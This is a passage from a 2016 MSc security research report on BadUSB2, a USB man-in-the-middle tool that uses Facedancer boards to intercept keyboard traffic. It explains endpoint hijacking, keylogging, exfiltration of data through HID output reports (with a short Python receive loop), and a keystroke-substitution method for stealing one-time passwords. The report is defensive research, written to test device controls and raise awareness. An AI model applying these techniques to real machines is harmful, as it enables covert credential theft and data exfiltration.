

BadUSB 2.0: USB man in the middle attacks

David Kierznowski

Technical Report

RHUL-ISG-2016-7

5 April 2016



Information Security Group
Royal Holloway University of London
Egham, Surrey, TW20 0EX
United Kingdom

Student Number: 100764014

Student Name: David Kierznowski

BadUSB 2.0:

USB Man in the Middle Attacks

Author: David Kierznowski

Supervisor: Keith Mayes

Submitted as part of the requirements for the award of the MSc in Information Security at
Royal Holloway, University of London.

I declare that this assignment is all my own work and that I have acknowledged all quotations from published or unpublished work of other people. I also declare that I have read the statements on plagiarism in Section 1 of the Regulations Governing Examination and Assessment Offences, and in accordance with these regulations I submit this project report as my own work.

Signature:

Date:

Acknowledgments

To my dear wife Catherine for her constant support and encouragement, and for the many hours spent entertaining our children while I worked on this paper.

To Adrian Goodhead for his general support throughout the project.

To Rijnard Von Tonder for his in-genius TTWE design.

To Dominic Spill for pointing me towards Rijnard's design, and for his work on USBProxy.

To Travis Goodspeed for his Facedancer project, and related code libraries.

To Adrian Crenshaw also known as "IronGeek" for his detailed research on the topics of hardware keylogging and keyboard emulation.

And lastly, I'd like to thank to my research adviser Keith Mayes for his early advice, and challenging me with the question, "What could you do if you got inside the USB cable?"

Abstract

The advanced uses and capabilities of rogue USB hardware implants for use in cyber espionage activities is still very much an unknown quantity in the industry. Security professionals are in considerable need of tools capable of exploring the threat landscape, and generating awareness in this area. This paper proposes, BadUSB2, a tool capable of compromising USB fixed-line communications through an active man-in-the-middle attack. We implemented BadUSB2 and evaluated its attack capabilities. The results show that BadUSB2 is able to achieve the same results as hardware keyloggers, keyboard emulation, and BadUSB hardware implants. Furthermore, BadUSB2 introduces new techniques to defeat keyboard-based one-time-password systems, automatically replay user credentials, as well as acquiring an interactive command shell over USB. We also provide recommendations to use self-learning to enhance monitoring and detection.

Glossary

BadUSB Malicious software implanted into the USB firmware. 2, 24, 25, 34, 41

BadUSB2 Next generation BadUSB conceived by the author, that uses a USB active man-in-the-middle device to compromise the integrity and confidentiality of USB fixed line communications. The author uses BadUSB 2.0 and BadUSB2 interchangeably. vi, vii, 8, 9, 11, 13, 15, 18, 20–29, 32–35, 42, 43

endpoint A uniquely addressed storage buffer on the USB peripheral that the host uses to send or receive data. v, 2, 5–7, 11–14, 18, 19, 21, 25, 36

exfiltration A method of extracting data in a covert way. 1, 17, 18, 23–25, 31, 40, 43

facedancer A bespoke hardware device developed by Travis Goodspeed that allows USB peripheral or host emulation. vii, 8–13, 18, 26, 27, 39, 40

hardware implant A term used by the author to indicate a malicious USB device, or a device claiming to be something it is not. vi, 2, 20, 24, 25, 33, 36, 37

HID The Human Interface Device class are for self-describing peripherals that define its own data type and structure, and are generally used for human to computer interaction. viii, 1, 3, 5, 7, 9, 14, 24, 26, 31, 33–36, 39, 41–43

keyboard emulation A malicious USB device that emulates a keyboard and sends a pre-programmed message by simulating user key presses. 3, 15, 20, 22–25, 34, 35, 40, 41

keylogger Devices physically connected to a keyboard to record user key presses. 1, 20, 21, 24, 27, 33

named pipes A method to allow inter-process communication. 11

OTP A one time password that cannot be immediately reused. 21, 22

Teensy A USB development board with a programmable USB microcontroller. 22–25, 40, 41

TTWE Framework Software developed by Rijnard Van Tonder to fuzz USB drivers through a USB man-in-the-middle design using two Facedancers. 3, 9, 39

two-factor authentication A system that requires the use of two distinct components to authenticate a user. 3, 21

Contents

Acknowledgments	i
Abstract	ii
Glossary	iii
1 Introduction	1
2 USB Communications	5
2.1 Overview	5
2.2 Descriptors	5
2.3 Endpoints	6
2.4 Transfers Methods	7
2.4.1 Control Transfers	7
2.4.2 Interrupt Transfers	7
2.4.3 Bulk Transfers	7
2.4.4 Isochronous Transfers	7
3 MiTM Engineering	8
3.1 Primer	8
3.2 Hardware	8
3.3 Inter-process Communications	11
3.4 Application Data	12
3.5 HID Class	14
3.5.1 Input Reports	14

3.5.2	Output Reports	15
3.6	BadUSB2 Limitations	18
4	MITM Attack Capabilities	20
4.1	Eavesdropping	20
4.2	Modification	21
4.3	Replay	22
4.4	Fabrication	23
4.5	Hardware implant Device Comparison	24
5	Evaluation and Results	26
5.1	Setup	26
5.2	Experiments	27
5.3	Comparative Evaluation	33
6	Recommendations	34
6.1	Effectiveness of Existing Controls	34
6.2	Author Recommendations	36
7	Related Work	39
7.1	Design and Software	39
7.1.1	Alternative Designs	40
7.2	Attack Capabilities	40
8	Conclusions	42
8.1	Future Work	43
	Bibliography	44
A	Appendix	48
A.1	Experiment 3	48
A.2	Experiment 4	49

List of Figures

2.1	High Level View of Standard USB Descriptors	6
3.1	An image of a Facedancer Device	9
3.2	VonTonder-Engelbrecht Facedancer MITM Solution	10
3.3	Raw keyboard scan codes relayed by MC	13
3.4	Wireshark Showing HID Output Report	16
5.1	BadUSB2 capturing keystrokes in realtime	28
5.2	BadUSB2 Recording a MS Windows Login Session	30
5.3	BadUSB2 Replaying a previously recorded MS Windows Login Session	31
5.4	BadUSB2 USB-HID Interactive Shell	32
5.5	BadUSB2 USB-HID Interactive Shell With Multiline Output	32

List of Tables

3.1	Keyboard HID input report	14
3.2	Keyboard HID output report	17
4.1	Comparison of Attack Capabilities	24

Chapter 1

Introduction

The first release of the Universal Serial Bus, also known as USB, was released 20 years ago in 1995 [1] [2]. Fast forwarding a decade or so, and every modern computer and peripheral had adopted USB [3]. By January 2006, this widespread adoption caused websites selling PS/2 *hardware Keyloggers*, a device that connects to the keyboard to record user keystrokes, to start selling its USB counterpart [4] [5]. This move to attack USB would only be the start.

In 2007, the world saw its first USB worm, which propagated by infecting USB mass storage devices, also known as USB sticks, using Microsoft Windows *AutoRun*, a feature allowing removable media devices to auto-execute a binary once connected [6] [7]. A couple years on, and the world's first cyber atom bomb, *Stuxnet* would also use this technique. At that point the security community at large knew to disable AutoRun [8]. We also saw the introduction of *device control* solutions that implemented USB whitelisting, allowing users to only connect "known" USB peripherals.

With new restrictions on USB, Adrian Crenshaw in April of 2010, released a blog entry describing a programmable USB device that was capable of emulating a keyboard and "typing" out commands specified in a script stored on the device. This technique once again allowed commands to be executed automatically, and circumvented device whitelisting by emulating a known keyboard type and vendor. Furthermore, later research allowed data Exfiltration through the USB-HID protocol [9] [10] [11]. Once again, device control systems were able to mitigate the threat by detecting or limiting the number of USB keyboards installed.

In December 2013, the NSA ANT catalogue, a classified hacking and surveillance shopping list, was leaked to the Internet. The catalogue revealed among other things, project COTTONMOUTH-I,

a USB keyboard "Hardware implant" that allowed the device to launch attacks against the operating-system, and exfiltrate data over a short-range radio frequency [12]. As far as the author can tell no USB Hardware implant, with this level of sophistication existed in the public domain. Little information is available on this device, however, as an in-line device connected to the user's keyboard, the previously mentioned security defences would not be able to block this type of Hardware implant. To make matters worse, a year later at a security conference, three security researchers Karsten Nohl, Sascha Kribler and Jakob Lell, shared a new attack called "BadUSB" [13].

BadUSB mirrors the firmware update process supported by some USB peripherals. This allows an adversary to modify the original firmware to perform some malicious action [13]. As this code resides in firmware, it is persistent, and as with the other hardware related attacks discussed above, the code is invisible to the operating-system, and therefore any Antivirus scanning.

Given the history of USB threats, the motivations and objectives for this paper can be summarised as follows:

- Provide the means of testing the effectiveness of device control systems by being able to simulate different attack capabilities. We propose a solution, with a proof of concept tool we call BadUSB 2.0, that will enable fast prototyping of different attack scenarios to improve heuristic and attack signature capabilities. In addition, BadUSB 2.0 can be used as an independent assessment tool to test the effectiveness of different Endpoint security solutions.
- Advances in malicious firmware modifications, and hidden Hardware implants mean organisations may not know they are under attack. The BadUSB 2.0 concept can be used to analyse and probe USB peripheral behaviour from hardware, rather than performing these tests from a potentially compromised operating-system.
- Hardware related attacks do not appear in the annual Verizon Breach Report, and generally, just don't appear to be on the radar [14]. This paper identifies and classifies the different attack devices and capabilities to increase awareness in this space.

To achieve these objectives we took a two-fold approach, firstly, we developed the code using the design by Rijnard van Tonder and Herman Engelbrecht in their paper titled, "Lowering the USB Fuzzing Barrier by Transparent Two-Way Emulation" [15]. This allowed us to *Man-in-The-Middle (MITM)* USB communications [16] to eavesdrop, modify, replay and fabricate messages between

a USB peripheral and host. In addition, it allowed the capability to exfiltrate data from the host through HID output reports. Secondly, we performed a literature review using books, academic projects, online sources, and conference materials to study existing malicious USB implants, and then compared their strengths and weaknesses against our proposed tool.

Contributions. To summarise, the contributions of this paper are as follows:

- 1) The author introduces an active USB-MITM attack against USB keyboards, requiring a complete rewrite of the TTWE Framework [15]. The new code adds the following functionality not found in the original TTWE Framework:
 - Supports low speed USB devices, tested with keyboards and mice
 - Supports interrupt transfers
 - Added HID support allowing inserting or modifying of HID report descriptors
 - Captures and displays real-time HID Input reports from the USB peripheral, and HID Output reports from the host
 - Eavesdrop, modify, replay and fabricate messages through interrupt transfers
 - Works with Python 2.7.6, no need for two different versions
- 2) The author is not aware of any practical solution that can eavesdrop, modify, replay, fabricate and exfiltrate data in one system.
- 3) A new attack technique is introduced by the author called the *character substitution attack*, with a theoretical example of how it could be used to defeat keyboard driven one-time password systems, often used in Two-factor authentication systems.
- 4) We introduce the idea of an interactive shell over USB, effectively giving an adversary a covert channel to exfiltrate data.
- 5) Unlike Keyboard emulation tools, the proposed solution uses an in-line approach, and therefore bypasses existing detection techniques employed by device control systems.
- 6) The concept of using USB-MITM to detect malicious USB peripherals.

The paper is organised as follows:

Chapter 2 gives a high level overview of how USB works. We will give a short introduction to the USB setup (enumeration) phase, and will introduce the four USB communication methods.

Chapter 3 provides the information on the implementation of BadUSB2 including its hardware and software components. It then takes a detailed look at how a USB keyboard communicates with the host operating-system through HID reports, and how we abuse these reports to exfiltrate data. Finally, we discuss some of the limitations of the proposed solution.

Chapter 4 takes a detailed look at each of the primary attack capabilities, namely, to eavesdrop, modify, replay and fabricate messages. It closes by comparing BadUSB2's attack capabilities against the other malicious hardware implant devices discussed in this paper.

Chapter 5 starts by giving a list of the hardware and software components used in the evaluation. We then evaluate BadUSB2 with several proof of concept exercises demonstrating its attack capabilities to eavesdrop, modify, replay, fabricate and exfiltrate data.

Chapter 6 discusses effectiveness of existing security controls to prevent or detect this attack, and provides short, medium and long term recommendations to detect, prevent and monitor USB hardware implants.

Chapter 7 looks at the differences of our USB-MITM implementation (BadUSB2) against the original TTWE Framework. We also compare BadUSB2 against other related projects, including the new NetHunter tool.

Chapter 8 discusses our accomplishments against the initial objectives outlined in the introduction, and considers limitations and improvements for further work.

Chapter 2

USB Communications

2.1 Overview

To understand how USB-MITM works, it is important to understand the communications that occur after a USB peripheral has been attached, and powered by the host. In this chapter we review the descriptors sent by the host to learn about, and configure the USB peripheral through a process called enumeration, the Endpoints used to communicate after the device has completed the enumeration stage, and finally, the different data transfer methods available in the USB specifications.

2.2 Descriptors

The enumeration stage is like an interview conducted by the host. At a high level, the host asks a series of questions in order to identify the type of device, its function or functions, and to enable a method of communication. The USB peripheral stores relevant information learnt from the host descriptors, and responds with the required information, or an acknowledgement that the descriptor was received. As this enumeration phase is conducted for every attached USB peripheral, the USB specifications define 11 standard descriptor types, however, only 4 descriptors are used for every USB peripheral, these are the device, configuration, interface and Endpoint descriptors. As seen in figure below, there are also additional descriptors used for class or vendor-specific devices, allowing the USB peripheral to provide more detailed information relating to its functions, one such descriptor is the Human Interface Device (HID) descriptor [17] [18] [19].




Figure 2.1. High Level View of Standard USB Descriptors [18]

2.3 Endpoints

USB peripheral can have multiple functions or usages, therefore, a unique Endpoint address is assigned to each function, allowing communication flow between the host and that function. In addition, each Endpoint number has a direction from the host's perspective. Messages to be sent to the host are IN transfers, whereas messages to be received from the host are OUT transfers. To understand this, let's consider an example of a USB Keyboard with an embedded Smart Card Reader. In order to communicate with these different functions, the keyboard, and reader, the USB peripheral firmware uses a fixed, unique Endpoint address and direction for each of these functions, and communicates these addresses in the Endpoint descriptor during enumeration. In this way, the host can distinguish between USB functions on the same USB peripheral. This should not be confused with the USB bus address, which the host uniquely assigns a USB peripheral during enumeration to differentiate USB peripherals connected to the same bus [17] [19] [20].

As Endpoint addresses are only communicated during enumeration, every USB peripheral implements a default Endpoint, Endpoint 0, which is the Endpoint address used for enumeration.

2.4 Transfers Methods

A *pipe* is established when a communication channel is established between the host USB controller and a USB peripheral Endpoint. One of four possible transfer types will be used, namely, control, interrupt, isochronous or bulk. [17]

2.4.1 Control Transfers

As discussed previously, Endpoint 0 is used as the default Endpoint address used during USB peripheral *enumeration*, however, this Endpoint can also be used for *data transactions* through which class and vendor-specific descriptors are sent, for example HID report transfers, and *status transactions* to report success or failure of a transfer. More information on control transfers can be found in Chapter 5 of the USB specifications [17] [20] [19].

2.4.2 Interrupt Transfers

Interrupt transfers are used when devices need to communicate small amounts of data infrequently, for example, mouse coordinates or key presses on a keyboard. The host periodically polls the Endpoint for data to read [19].

2.4.3 Bulk Transfers

Bulk transfers work in a similar way to interrupts, with the exception that it used for sending large amounts of data, and thus USB bandwidth is not guaranteed, instead, the USB bus processes the request as and when bandwidth is available [19].

2.4.4 Isochronous Transfers

Isochronous transfers are designed for real-time data such as video or audio data. To achieve this, the delivery time of data is guaranteed and errors are not retransmitted. [19]

Chapter 3

MiTM Engineering

3.1 Primer

This chapter discusses key concepts and information relating to the implementation of BadUSB2. We use the design by Rijnard van Tonder and Herman Engelbrecht [15] [21] to implement an active man-in-the-middle attack between a host and USB keyboard. This requires the use of two bespoke hardware devices called Facedancers, designed by Travis Goodspeed [22].

3.2 Hardware

A picture of one of the Facedancer's can be seen below. Observe that the device has two interfaces, named, "host" and "target". The "host" side is used to connect to the mediating computer (MC), while the target connects to either the USB peripheral, for host-emulation, or to a host, for peripheral-emulation. We will assume for this paper that the Facedancer is a blackbox, and simply relays USB communications as directed by the MC. The author refers the reader to van Tonder and Engelbrecht's original paper for more details relating to the Facedancer hardware [15].



Figure 3.1. An image of a Facedancer Device [23]

Initially, significant time was spent trying to build on top of the existing TTWE Framework, however, the author abandoned this idea for several reasons. TTWE focused on fuzzing USB drivers, using a proof of concept framework called, "TTWE Framework [21]" which targeted mass storage devices, and used bulk data transfers. In our implementation, BadUSB2 uses interrupt transfers, across low speed USB devices, with support needed for HID, short for Human Interface Device specification [18]. In the end, the author decided on a complete rewrite.




Figure 3.2. VonTonder-Engelbrecht Facedancer MITM Solution [15]

As seen in the VonTonder-Engelbrecht design above, to implement an active USB-MITM, one Facedancer is placed in host-emulation mode, and connected to a real USB peripheral, in our case a keyboard, the Facedancer is placed in peripheral-emulation mode, and connected to the legitimate host. The mediating computer is connected to both Facedancers, and relays communications using software written in Python. This Python code implements the active man-in-the-middle, relaying USB communications between the two Facedancers, and implementing our desired attack capabilities [15]

3.3 Inter-process Communications

In this section we look at some of the key concepts and design decisions taken during the implementation of BadUSB2.

Foundation. Travis Goodspeed (the Facedancer author) provides a code library that greatly reduced the development time of BadUSB2 by providing functions that performed read/write actions to the different USB Endpoint hardware registers (buffers) on the Facedancer devices. In addition, two example clients were included, the firstly "goodfet.maxusbhid.py", which emulated a keyboard and typed out a message to the host, and secondly, "goodfet.maxusbhost.py", which emulates a host, retrieves the configuration descriptor from a USB peripheral, and then returns some information about the device. The author renamed these examples to, "m2h.py", short for MITM to host (doing peripheral-emulation), and "m2p.py", short for MITM to host (doing host emulation). This formed the foundation of BadUSB2 [22] [21].

Facedancer to Facedancer. The first goal was to move away from "emulating" and actually pass messages between the two Facedancers, such that the host and USB peripheral could talk to each other. For inter-process communications, the author used *Named pipes*, as in the TTWE design, to pass messages between the two Facedancers. Effectively, two pipes are used in BadUSB2, the first, to pass control transfers between the host and peripheral Facedancers, and the second, to pass application data [24] [21].

Maximum Payload Size. USB keyboards are considered low speed devices with a maximum transfer of 8 bytes per transfer. The host learns this information during the initial device descriptor transfer.

Initially, the Python function *readline* was used by the MC to read data returned from the real USB peripheral, similar to TTWE. However, this function would truncate the message when it intercepted hex bytes interpreted as an "end of line". A modified read function was used, utilising the length in the descriptor in bytes to read the full message.

Functions used to write data to the Facedancer registers also had to be modified to take into account the 8-byte transfer restriction.

Interrupt Transfers. As stated previously, TTWE used bulk transfers, thus a dedicated interrupt function was needed to handle read requests to the USB peripheral. The Goodfet library already

provided the required code, it was just a matter of finding it [22]. All that was left to do was to pass on any received application data to the dedicated application data pipe.

Having two pipes in use, enumeration, and application, created a blocking problem, i.e. when one pipe reads, it becomes blocked until data is received [24]. To allow communications to be unhindered, an empty message is sent if no data is available.

Endpoint Hijacking. The Facedancer only supports 4 Endpoints (EP0 IN/OUT, EP1-OUT, EP2-IN and EP3-IN). Endpoint 0 (EP0) is standard across all devices, allowing the Facedancer to mediate the control (enumeration) phase for any USB peripheral. For other Endpoint addresses (not EP0), the legitimate USB peripheral Endpoint and direction must match the peripheral-emulating Facedancer's Endpoint and direction in order for the transfer to work. In practice, this was never the case, and required Endpoint hijacking. As seen in Facedancer MITM figure above, to successfully mediate Endpoint traffic, the mediating system must identify the Endpoint descriptor during enumeration, and modify the Endpoint address to a valid Endpoint address supported by the Facedancer, for example, a keyboard using EP1-IN would be remapped to EP3-IN on the Facedancer [15].

3.4 Application Data

Once enumeration is complete and Endpoint addresses have been configured, the host and legitimate peripheral will be able to send and receive actual application data, e.g. key presses on a keyboard.

Raw Data. Application data is now passing through the mediating computer. At this point we aren't interpreting or interacting with the data, just relaying it, and reading the raw data as seen in the figure below.

```

root@dk-MacBookPro: /home/dk/Documents/hid-mitm/mitm-hid
EP3 Read 25
EP3 Data Rcvd: [0, 0, 4, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 0, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 5, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 0, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 6, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 0, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 0, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 0, 0, 0, 0, 0, 0]
writing 8
EP3 Read 25
EP3 Data Rcvd: [0, 0, 0, 0, 0, 0, 0, 0]

```

Figure 3.3. Raw keyboard scan codes relayed by MC

Lets consider how BadUSB2 would work with a USB keyboard and host:

Let :

$K_b = \text{keyboardendpointbuffer}$

$K = \text{LegitimateKeyboard}$

$MC = \text{MediatingComputer}$

$MP_b = \text{MediatingPeripheralendpointbuffer}$

$H = \text{LegitimateHost}$

1. $K > K_b$
2. $MC < K_b$
3. $MC > MP_b$
4. $H < MP_b$

When a key is pressed, a unique scan code representing that key is stored in an Endpoint buffer on the keyboard. The MC reads the scan code and relays it to the Endpoint buffer of the peripheral-emulating Facedancer. The legitimate host is continually polling the emulated-peripheral Endpoint for data, and reads it when some becomes available. The host then processes the data as it would real data.

We can see that between steps 2 and 3, the MC can read and modify the data. We can also see that new messages can be fabricated by simply injecting key presses at step 3. To understand this better we need to understand the HID class.

3.5 HID Class

Human Interface Devices (HID) are self-describing peripherals, meaning it defines its own data type and structure for application data transfers in a similar way to the widely used extensible markup language (XML). HID report descriptors are sent during enumeration, and the host operating-system uses a generic HID driver to parse and process the report data. With the report descriptor processed, the operating-system is able to communicate with the peripheral either through input, output or feature reports. For more information on HID, please see the USB-HID specifications [18].

3.5.1 Input Reports

Input reports allow the USB peripheral to perform data transfers over the control pipe, however, the USB keyboards tested for this paper sent the reports over a dedicated Endpoint address EP1, remapped to EP3 (See Endpoint Hijacking).

The following table represents the keyboard input report (8 bytes), pp.60 of the HID specifications [18].

Table 3.1. Keyboard HID input report (8 bytes)

Byte	Description
0	Modifier keys
1	Reserved
2	Keycode 1
3	Keycode 2
4	Keycode 3
5	Keycode 4
6	Keycode 5
7	Keycode 6

As seen above, the 8-byte input report contains a unique key code for each key press, and a modifier which allows the host to apply a new interpretation for each key code depending on the modifier

used, e.g. shift, Windows-Key etc. As we built on top of Travis Goodspeed's HID Keyboard emulation code, he had already implemented a function called *asc2hid* in "GoodFETMAXUSB.py" [22], which converted readable ASCII keys to scan codes. The author also created a *hid2asc* allowing the reverse operation. This gives BadUSB2 the capability to *eavesdrop*, and interpret scan codes to readable ASCII, as well as the capability to *fabricate* new messages, by converting ASCII to series of scan codes.

3.5.2 Output Reports

Output and feature reports are used by the host to send data to, or enable a feature on the USB peripheral. We can observe an output report by simply pressing the Scroll-Lock key as seen in Figure below.

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
70	9.163402000	11.1	host	USB	72	URB_INTERRUPT in
71	9.163484000	host	11.1	USB	64	URB_INTERRUPT in
72	9.166892000	host	11.0	USBHID	65	SET_REPORT Request
73	9.167787000	11.0	host	USBHID	64	SET_REPORT Response
74	9.291400000	11.1	host	USB	72	URB_INTERRUPT in
75	9.291475000	host	11.1	USB	64	URB_INTERRUPT in
76	9.603395000	11.1	host	USB	72	URB_INTERRUPT in
77	9.603473000	host	11.1	USB	64	URB_INTERRUPT in

▶ Frame 72: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface 0

▶ USB URB

▼ URB setup

- ▶ bmRequestType: 0x21
- ▶ bRequest: SET_REPORT (0x09)
- ▼ wValue: 0x0200
 - ReportID: 0
 - ReportType: Output (2)
 - wIndex: 0
 - wLength: 1

```

0000  00 76 ab 46 04 88 ff ff 53 02 00 0b 02 00 00 00  .v.F... S.....
0010  75 83 c0 55 00 00 00 00 b4 52 00 00 8d ff ff ff  u..U... .R.....
0020  01 00 00 00 01 00 00 00 21 09 00 02 00 00 01 00  .....!.
0030  00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  .....
0040  02
  
```

Figure 3.4. Wireshark Showing HID Output Report Caused by Caps-Lock Key Press [25]

The "wLength" (report length) is 1 byte, and on the last line "0040" we see the value is 0x02h, telling the keyboard to enable the Scroll-Lock LED.

The following table represents the keyboard output report (1 byte) (pp.60 of the HID specifications [18]).

Table 3.2. Keyboard HID output report (1 byte) [18]

Bit	Description
0	NUM LOCK
1	CAPS LOCK
2	SCROLL LOCK
3	COMPOSE
4	KANA
5-7	CONSTANT

The ability to send data from the host to the USB peripheral could be abused to allow data Exfiltration. The idea of using output or feature reports to exfiltrate data is not new, Thomas Cannon [9], Andras Veres-Szentkiralyi [10], and others [11] have discussed these ideas online.

LED Morse code technique. Andras's technique [10] is based around the fact that keyboard LED's can be used like a sort of Morse code. For example, the letter 'A' can be converted into bits, "1000001". The Scroll-Lock is switched to the on position indicating that data is about to be sent, Caps-lock and Nums-Lock are then toggled on and off like Morse code to create a series of bits. Scroll-Lock is then switched to the off state to signify that the data transfer is over, whereby the bits can be grouped and converted back into an ASCII character.

Andras reported that this technique can read 1.24 effective bytes per second, which may be all an adversary would need, however, to transfer 1 megabyte at 1.24 bytes per second would take approximately 9 days and 8 hours to complete, which may not be practical for many situations. That said, a big advantage of this technique is that any non-privileged user could exfiltrate data, as no special privileged are needed to toggle LED's [10].

Report Fabrication Technique. Thomas Cannon makes reference of "sending reports and feature requests" to exfiltrate data, but the article did not give clear details on what was meant, nor was any code provided [9]. Examining the "Set Feature" and "Set Report" Output reports we can see that if the operating-system permits the user to send HID requests, it would be possible to send 1 byte of data per OUT transfer. Given that 10ms for interrupt OUT transfers is considered reasonable [26], this would allow a theoretical write speed of approximately 0.1kB/s, which is a significant improvement from Andras's Morse code technique, taking 21 minutes to transfer 1 megabyte. When testing this technique further, some operating-systems like Ubuntu Linux are less strict on being compliant with the report descriptor. Using the HIDAPI, it was possible to transfer

8 bytes per transfer, meaning we could significantly improve the write speed to approximately 0.8 kB/s, allowing 1 megabyte download in 2m36s.

One limitation to the HID Report Injection technique is that Ubuntu Linux, by default, needs privileged access to send custom HID reports. This does not appear to be the case for MS Windows, however, we could not prove this as we could not get the HIDAPI code to find the Report Identifier, even when directly attached to the host [27].

BadUSB2 Data Exfiltration. The author implemented the Report Fabrication Technique using the code as follows:

```

1 exfiltrated_data=self.readbytes(rEP0FIFO,1); # Register , Endpoint Number
2 if (len(exfiltrated_data)>0):
3     i=len(exfiltrated_data);
4     odata=0;
5     for i in exfiltrated_data:
6         if(ord(i)==10): # End of line
7             print("");
8         else:
9             sys.stdout.write(i)

```

In the code above, when BadUSB receives an output report, it extracts the 1-byte of exfiltrated data and stores it in a variable ("exfiltrated_data"). After receiving a byte, BadUSB2 continues on with all its other functions, and thus, we needed a way of only displaying the data when a new line was entered. This was achieved as seen above, by utilising "sys.stdout", which buffers the data until a newline is received. This is one approach, but it does mean there is a delay in retrieving output data, which may not be desirable in some cases.

3.6 BadUSB2 Limitations

Fixed Endpoints. Given that the Facedancer Endpoints are fixed in firmware, Endpoint hijacking is almost always needed. This breaks the passive MITM concept as modification is required, and is therefore detectable by the host. In addition, given the limited number of Endpoints supported by the existing Facedancer, it would not be possible to MITM more complex USB peripherals.

Interpreting Application Data. To interact with the application data, the mediating computer needs to be able to interpret this data, as in the case of interpreting scan codes sent by a keyboard.

Depending on the complexity of the data, this may require significant work. In addition, this problem is compounded if multiple Endpoints are being used at the same time.

Chapter 4

MITM Attack Capabilities

The previous chapters have provided information on how USB works, the theory, and implementation of BadUSB2. With this background knowledge, we provide details for each of the primary MITM attack capabilities, and compare them against existing rogue USB Hardware implants, namely, hardware Keyloggers, HID Keyboard emulation devices and BadUSB.

4.1 Eavesdropping

A passive MITM adversary eavesdrops on messages between two or more parties. The term *passive* means the adversary only observes, and does not modify the contents of message in any way.

As explained in previous chapters, it is possible for an adversary to capture keyboard keycodes, and translate this information into readable text. This type of eavesdropping attack is known as *keylogging* or *keystroke logging*, and can work as a Hardware implant or in software.

With the ability to read user key presses, the adversary could eavesdrop on sensitive information such as usernames and passwords or email correspondence. In addition, less obvious information can also be gathered such as user habits, behaviours and time tracking.

Hardware Keyloggers have been readily available to the public for some time now. Users in Manchester were targeted in 2011, when hardware Keyloggers were attached to shared computers in the local libraries [28], and in 2014, eleven students were expelled for installing hardware Keyloggers on their teachers computers in order to the gain access to change their grades [29].

Hardware Keyloggers have many advantages over its software counterpart. Unlike software driven Keyloggers where malicious code is stored in volatile memory, or in persistent storage, the hardware-based keylogging software is stored on the device itself, and cannot be scanned by the operating-system, making it difficult to detect. In addition, it also doesn't require access to the operating-system making it easy to install, as seen in the library and schools examples provided. Finally, hardware Keyloggers persist even if the operating-system is reinstalled, or at boot up, allowing eavesdropping of pre-boot authentication systems.

4.2 Modification

An active MITM adversary is able to modify the contents of an intercepted message, and then relay the modified message to the original recipient.

BadUSB2 lets the adversary modify messages sent between the USB peripheral and the host in real-time. These messages could be modified during enumeration, such as the Endpoint hijacking technique discussed in the previous chapter, allowing remapping of the USB peripheral Endpoints. In addition, modification may occur over the application data itself, which we use to introduce an attack we call *Character Substitution*.

The Character Substitution attack is the modification of user keystroke data in real-time, in order for an adversary to control a user-generated event. An example use-case would be defeating a keyboard-based one-time password (OTP) scheme, commonly used by Two-factor authentication (2FA) systems.

Lets consider how this might work in practice.

Let:

k represent the OTP

n represents a byte position of k

l represents the expected length of OTP

r represents the return key (enter)

MC represents the Mediating Computer

Mn represents a modified byte

H represents a legitimate Host

$$k_0 > MC_{k_0} > H$$

$$k_1 > MC_{k_1} > H$$

...

$$k_n[l-1] > MC_{[Mn]} > H$$

$$MC_r > H$$

As seen above, the adversary can force a user to submit an incorrect OTP by modifying the last character, and then submit it by sending the "Enter" keycode to the host. The adversary can now use the OTP.

